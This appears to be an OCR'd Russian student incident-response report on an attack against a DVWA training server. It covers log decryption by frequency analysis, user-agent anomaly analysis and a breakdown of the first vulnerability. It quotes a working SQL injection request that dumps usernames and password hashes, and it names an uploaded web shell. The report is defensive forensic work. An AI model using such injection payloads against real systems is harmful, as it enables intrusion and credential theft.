# Расследование инцидента «Angara-hackathon»

Работу выполнил студент 4 курса РЭУ им. Г. В. Плеханова

*Андросов Максим Дмитриевич*

E-mail: mrprototype1997@gmail.com

# Общая информация

**План**:


1) расшифровка логов сервера;
2) анализ расшифрованных логов сервера и выявление событий по взлому;
3) составление данного отчёта с подробным разбором инцидента;
4) выработка рекомендательных мер для предотвращения подобных инцидентов в дальнейшем.

**Дополнительно**:

Расследование инцидента будет состоять из двух частей:

5) [SIMPLE] объяснение произошедших событий «простым языком» для руководства;
6) [TECH] технические детали выполняемых действий для службы ИБ.

# Инцидент крупным планом [SIMPLE]





Атакующий:

1) выбрал цель для взлома (торговая онлайн-площадка);
2) обнаружил **три** уязвимости на целевом веб-сервере;
3) произвёл комплексную атаку, реализовав найденные уязвимости;
4) заполучил **полный** доступ на целевом веб-сервере;
5) зашифровал чувствительную (важную) информацию, в том числе логи сервера.

# Взлом сервера глазами хакера [SIMPLE]

Оп-па! У них есть три известных уязвимости на сервере. Как же мне повезло!
Пора приступать к атаке ^^
Для начала надо хорошенько подготовиться, чтобы не раскрыть себя. Смоделирую ситуацию, как будто запросы на сервер отправляются с разных компьютеров, чтобы запутать админов.
А еще добавлю фейковых запросов в качестве шума, чтобы уж точно никто ничего не разобрал!



# Взлом сервера глазами сотрудника ИБ [SIMPLE]


Так-с, наш сервер взломали из-за наличия в нём трёх уязвимостей:


1. не защищена база данных от инъекции вредоносного кода;
2. не обрабатываются загружаемые пользовательские данные на сервер;
3. не обновляется ОС на сервере до последних версий.

Интересненько, откуда же они взялись?

- одной из главных причин может быть человеческий фактор, а именно, некомпетентность специалиста, который выполнял настройку сервера и не смог обеспечить должный уровень безопасности веб-приложения и его программного окружения (например, не использовал никаких средств для защиты веб-приложения);
- вторая причина кроется в том, что специалист не следил за обновлениями для сервера, а также не контролировал логи для своевременного выявления инцидентов;
- третей причиной может являться низкая скорость реагирования на атаки в реальном времени.

# Выработка мер по минимизации рисков [SIMPLE]





| | |
|---|---|
| Превентивная мера | Регулярно проводить обновления сервера и всех модулей |
| | Проводить тестирование нового функционала приложения |
| | Периодически проверять эффективность работы систем защиты |
| Детектирующая мера | Внедрить систему обнаружения вторжений |
| | Использовать межсетевой экран |
| Корректирующая мера | Внедрить систему предотвращения вторжений |
| Восстанавливающая мера | Регулярно выполнять резервное копирование важных данных |

И самое главное – найти грамотных специалистов, готовых обеспечить всё вышеописанное на высшем уровне!

# Этап 1 [TECH]

Расшифровка логов

# Этап 1 [TECH]. Расшифровка логов

Первичный осмотр зашифрованного файла *crypt_pic.txt* по сравнению с его оригиналом *pic.txt* до шифрования позволяет сделать следующие предположения:

1) шифрование производится построчно, т.к. количество исходных строк равно количеству зашифрованных;
2) каждый символ исходного текста отображается в 8-ми байтовую последовательность цифр по неизвестному правилу, т.к. длина каждой исходной строки в 8 раз меньше зашифрованной.

Неизвестное правило по которому происходило шифрование похоже на математические преобразования с кодами шифруемых символов в кодировке UTF-8.
Возьмем полный перечень используемых символов из файла pic.txt, укажем им в соответствие код UTF-8 и зашифрованную 8-ми байтовую последовательность (рис. 1).





Рис. 1.

# Этап 1 [TECH]. Расшифровка логов

Попробуем составить таблицу переходов исходный символ → зашифрованный символ для каждого разряда кодов символов. Для шифрованных символов отбросим последние 4 разряда, т.к. они не используются (рис. 2).

| 4 | 3 | 2 | 1 |
|---|---|---|---|
| 9=9 | 4=7 | 5=4 | 2=7 |
| | 5=6 | 6=3 | 3=6 |
| | | 7=2 | 5=4 |
| | | | 6=3 |
| | | | 9=0 |

Рис. 2.

По рисунку 2 можно заметить, что замена символов в каждом разряде производится не случайным образом, а заранее определенным. Алгоритм замены одинаков для первого и второго разрядов. По индукции восстановим оставшиеся замены символов и получим итоговую таблицу, представленную на рисунке 3.

*Несмотря на то, что способ расшифровки выглядит правдоподобно, он не является верным*, т.к. применив его к зашифрованным файлам логов, восстановить исходный текст не получилось.

Описание данного способа было приведено только ради ознакомления. Настоящий способ расшифровки будет рассмотрен далее.

| 4 | 3 | 2 | 1 |
|---|---|---|---|
| 9=9 | 0=1 | 0=9 | 0=9 |
| | 1=0 | 1=8 | 1=8 |
| | 2=9 | 2=7 | 2=7 |
| | 3=8 | 3=6 | 3=6 |
| | 4=7 | 4=5 | 4=5 |
| | 5=6 | 5=4 | 5=4 |
| | 6=5 | 6=3 | 6=3 |
| | 7=4 | 7=2 | 7=2 |
| | 8=3 | 8=1 | 8=1 |
| | 9=2 | 9=0 | 9=0 |

Рис. 3.

# Этап 1 [TECH]. Расшифровка логов

Поскольку исследование алгоритма шифрования не привело к успеху, воспользуемся другим способом восстановления зашифрованных файлов, а именно, *статистическим анализом*. Он будет эффективен, т.к. шифрование применялось к каждому исходному символу отдельно, т.е. мы имеем дело с *потоковым шифром*.

Для проведения статистического анализа был написан скрипт на *Python*. Часть результатов отсортированных кодов зашифрованных символов представлена на рисунке 4.

Как видно, самый часто встречающийся код зашифрованного символа есть 223. Можно смело предполагать, что до шифрования данный символ был пробелом, который имеет код 32. Также замечаем, что сумма кодов зашифрованного и исходного текстов равняется 255. Тогда правило расшифровки звучит так: для получения кода исходного символа достаточно выполнить вычитание кода зашифрованного символа из 255. Рисунок 5 демонстрирует данное правило.

```
223 -> 758752
150 -> 408762
206 -> 397821
144 -> 382498
155 -> 359635
207 -> 346147
209 -> 312492
154 -> 299604
197 -> 292487
205 -> 263036
145 -> 245622
143 -> 243793
```

Рис. 4.

```
223   ->   32   ->   " "
150   ->   105  ->   i
206   ->   49   ->   1
144   ->   111  ->   o
155   ->   100  ->   d
207   ->   48   ->   0
209   ->   46   ->   .
154   ->   101  ->   e
197   ->   58   ->   :
205   ->   50   ->   2
145   ->   110  ->   n
143   ->   112  ->   p
146   ->   109  ->   m
158   ->   97   ->   a
```

Рис. 5.

# Этап 2 [TECH]

Анализ логов и выявление событий по взлому

# Этап 2 [TECH]. Анализ логов

После расшифровки логов для анализа становятся доступными 3 файла:

1) файл *access.log* – используется веб сервером для записи обращений к сайту;
2) файл *error.log* – используется веб сервером для журналирования ошибок;
3) файл *audit.log* – используется межсетевым экраном ModSecurity для журналирования HTTP-трафика.

Поверхностный осмотр содержимого всех файлов логов позволяет понять устройство целевого ресурса:

4) в качестве ОС на сервере установлена *Ubuntu* с версией ядра *4.12*;
5) в качестве веб-сервера используется *Apache2* версии *2.4.7*;
6) в качестве системы разработки на сервере установлен *PHP* версии *5.5.9-1*;
7) веб-приложение, расположенное на севере, называется *DVWA* (Damn Vulnerable Web Application) и предназначено для проверки практических навыков эксплуатации веб-уязвимостей. Оно заранее сконфигурировано некорректно, чтобы исследователь мог взломать его, используя различные векторы атак.

# Этап 2 [TECH]. Анализ логов

Анализ логов начнем с проверки количества запросов со всего множества имеющихся *User-agent* в расшифрованном *access.log*. В результате имеем следующую картину (рис. 6):





Рис. 6.

# Этап 2 [TECH]. Анализ логов

Согласно графику, аномальными являются последние три *User-agent*:

- Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
- Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3
- Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

Остальные выглядят как шум, т.к. с каждого сделано по ~80 запросов. Если проследить за данными запросами отдельно, то ничего кроме обычных обращений к ресурсу нет.

Что примечательно, каждый запрос к ресурсу был сделан с разных IP-адресов. Это говорит о том, что атакующий хорошо подготовился к атаке, и, вероятно, использовал прокси сервера для каждого запроса, чтобы скрыть свой истинный IP-адрес.

Всего было выполнено *23 запроса* с выделенных выше аномальных *User-agent*. Каждый из них изображен на рисунке 7 (следующий слайд). Первичный осмотр данных запросов дает понять, что злоумышленник в течение 5 минут успел реализовать атаку, проведя эксплуатацию сразу нескольких уязвимостей. Подробный разбор каждой из трех уязвимостей выполнен далее.

# Этап 2 [TECH]. Анализ логов

| event_time | request_useragent | request_method | request_line_url | response_status |
|---|---|---|---|---|
| 18/Mar/2019:14:19:03 -0700 | Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chro | GET | /vulnerabilities/sqli/ | 302 |
| 18/Mar/2019:14:19:03 -0700 | Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chro | GET | /login.php | 200 |
| 18/Mar/2019:14:19:12 -0700 | Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chro | POST | /login.php | 302 |
| 18/Mar/2019:14:19:12 -0700 | Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chro | GET | /index.php | 200 |
| 18/Mar/2019:14:19:15 -0700 | Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chro | GET | /vulnerabilities/sqli/ | 200 |
| 18/Mar/2019:14:19:19 -0700 | Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chro | GET | /vulnerabilities/sqli/?id=%27+and+1%3 | 200 |
| 18/Mar/2019:14:20:25 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | GET | /vulnerabilities/upload/ | 200 |
| 18/Mar/2019:14:20:25 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | GET | /vulnerabilities/upload/ | 200 |
| 18/Mar/2019:14:20:28 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | GET | /logout.php | 302 |
| 18/Mar/2019:14:20:28 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | GET | /login.php | 200 |
| 18/Mar/2019:14:20:37 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | POST | /login.php | 302 |
| 18/Mar/2019:14:20:37 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | GET | /index.php | 200 |
| 18/Mar/2019:14:20:49 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | GET | /vulnerabilities/upload/ | 200 |
| 18/Mar/2019:14:20:49 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | GET | /vulnerabilities/upload/ | 200 |
| 18/Mar/2019:14:20:57 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | POST | /vulnerabilities/upload/ | 200 |
| 18/Mar/2019:14:21:16 -0700 | Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/200802051 | POST | /hackable/uploads/letmein.php | 200 |
| 18/Mar/2019:14:21:16 -0700 | Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/200802051 | POST | /hackable/uploads/letmein.php | 200 |
| 18/Mar/2019:14:21:17 -0700 | Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/200802051 | POST | /hackable/uploads/letmein.php | 200 |
| 18/Mar/2019:14:21:27 -0700 | Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/200802051 | POST | /hackable/uploads/letmein.php | 200 |
| 18/Mar/2019:14:21:55 -0700 | Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | POST | /vulnerabilities/upload/ | 200 |
| 18/Mar/2019:14:22:19 -0700 | Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/200802051 | POST | /hackable/uploads/letmein.php | 200 |
| 18/Mar/2019:14:22:34 -0700 | Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/200802051 | POST | /hackable/uploads/letmein.php | 200 |
| 18/Mar/2019:14:23:39 -0700 | Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/200802051 | POST | /hackable/uploads/letmein.php | 200 |

Рис. 7.

# Этап 3 [TECH]

Разбор уязвимостей

# Этап 3 [TECH]. Уязвимость 1

Если внимательно изучить запросы в логах *error.log* и *audit.log*, выполняемые с трёх различных подозрительных браузеров, то выстраивается следующая картина произошедшего:

Атакующий воспользовался **SQL-инъекцией** (рис. 8) для получения доступа к базе данных, откуда соответственно, были взяты данные для последующей аутентификации от имени администратора
*username = zachary*
*password = password*

```
40351  --93db5939-A--
40352  [18/Mar/2019:14:19:19 --0700] XJALV38AAQEAABLMiDUAAAAF 10.1.20.240 22101
       10.1.20.17 80
40353  --93db5939-B--
40354  GET /vulnerabilities/sqli/?id=' and 1=0 union select null, concat(
       first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #&Submit=Submit
       HTTP/1.1
40355  Host: 10.1.10.35
40356  Connection: keep-alive
40357  Upgrade-Insecure-Requests: 1
40358  User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
       Gecko) Chrome/72.0.3626.121 Safari/537.36
40359  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image
       /apng,*/*;q=0.8
40360  Referer: http://10.1.10.35/vulnerabilities/sqli/
40361  Accept-Encoding: gzip, deflate
40362  Accept-Language: en-US,en;q=0.9
40363  Cookie: JSESSIONID=gjrs43i1dc514mkb4rplek3326; security=low
40364  X-Forwarded-For: 31.141.39.245
```

Рис. 8.

# Этап 3 [TECH]. Уязвимость 1

Результатом выполнения запроса с *SQL-Injection* стал ответ сервера с выдачей полного перечня всех данных пользователей из базы данных, включая *имя пользователя* и *хешированный пароль* алгоритмом *MD5*. Поскольку использовался уязвимый пароль и хеширование не закреплялось добавлением соли к паролю, то атакующий смог без проблем восстановить исходный пароль, воспользовавшись любым онлайн сервисом по восстановлению исходных данных по хэш-сумме.

На рисунке 9 показан фрагмент контента, который получил атакующий после выполнения *SQL-Injection*.

Поскольку контент вернулся закодированным с помощью технологии *GZIP*, то пришлось его восстанавливать, однако сделать это полностью не удалось.

